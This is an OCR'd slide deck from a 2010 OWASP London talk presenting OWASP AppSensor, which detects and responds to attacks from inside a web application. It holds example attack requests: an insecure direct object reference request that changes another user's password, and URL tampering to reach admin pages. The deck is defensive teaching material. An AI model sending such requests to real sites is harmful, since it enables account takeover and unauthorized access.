Real Time Application Attack Detection and Response with OWASP AppSensor

Colin Watson
Watson Hall Ltd
colin.watson(@)owasp.org
http://www.clerkendweller.com

OWASP London

15th July 2010

The OWASP Foundation
http://www.owasp.org

Agenda

- Understanding The Threat
- Application Defense Failures
- Real Application Protection
  - Attacker Detection & Response
  - Application Worm Detection & Containment
- AppSensor Project & Future

Abstract

Turn this…

into this.

The Threat - Advanced Attackers


- Skilled
- Financially Motivated
- Organized
- Patient and Persistent
- In Possession of Your Source Code
- Outside & Inside Your Company

Application Defense Failures

- "We Use SSL"
- "We Use Firewalls"
- "We Use Deep Packet Inspection"
- "We Installed A Web Application Firewall"


"We Use SSL"

- SSL Protects Transmitted Traffic
- No Guarantee or Inspection of Data
- Zero Impact to Attackers
- Provides Zero Protection to Site Against Attackers



"We Use Firewalls"

- Purpose of Firewall: Allow or Deny Access via Port
- Necessity of Working Web App: Allowed Access via 80 or 443
- Result: Firewall is an Open Door



"We Use Deep Packet Inspection"


- Performed by Generic Network Appliance
- No Knowledge of Application Attacks

- Example Attack: Access Control Attack via Direct Object References
- Not Detected by DPI

```
GET /updateProfile?id=52473&pass=newpass
Host: yourSite.com
```


"We Installed a Web Application Firewall"

- Custom application + Generic Solution != success
- Application context not available
- No concept of access violations




Detecting Attacks the Right Way

- Integration
  - Detect INSIDE the application
  - Understand business logic
- Effectiveness
  - Minimal false positives
  - Immediate response
- Effort
  - Automatic detection
  - No manual work required



Inside the Application is Best

- Understand application & business context
- Integration with authentication & user store



Establishing Detection Points

Signature based events:

- Request
- Authentication
- Session
- Access control
- Input
- Exception
- Command injection
- File input/output
- Honey trap

Behaviour based events:


- User trend
- System trend
- Reputation

Examples

ACE1	Modifying URL Arguments Within a GET For Direct Object Access Attempts
Exception type	AccessControlException
Description	The application is designed to use an identifier for a particular object, such as using categoryID=4 or user=guest within the URL. A user modifies this value in an attempt to access unauthorized information. This exception should be thrown anytime the identifier received from the user is not authorized due to the identifier being nonexistent or the identifier not authorized for that user.
Example(s)	The user modifies the following URL from example.com/viewpage?page=1&user=guest to example.com/viewpage?page=22&user=admin

UT2	Speed Of Application Use
Exception type	UserTrendException
Description	The speed of requests from a user indicates that an automated tool is being used to access the site. The use of a tool may indicate reconnaissance for an attack or attempts to identify vulnerabilities in the site.
Example(s)	The user utilizes an automated tool to request hundreds of pages per minute.

Detecting Malicious Users




- Many malicious attacks are obvious and not "user error"
  - POST when expecting GET
  - Tampering with headers
  - Submission of XSS attack

Examples of Malicious Actions


- Bypassing client side input validation
- Transaction using functionality not visible to user role
- Multiple access control violations
- Change of user agent midsession
- Double encoded data

How Does AppSensor Protect the App?



AppSensor is Faster than an Attacker


- User identified as malicious & blocked before vulnerability is found



From Theory to Reality


- Demo Social Networking Application
- Leverages AppSensor Principles

Detection Points



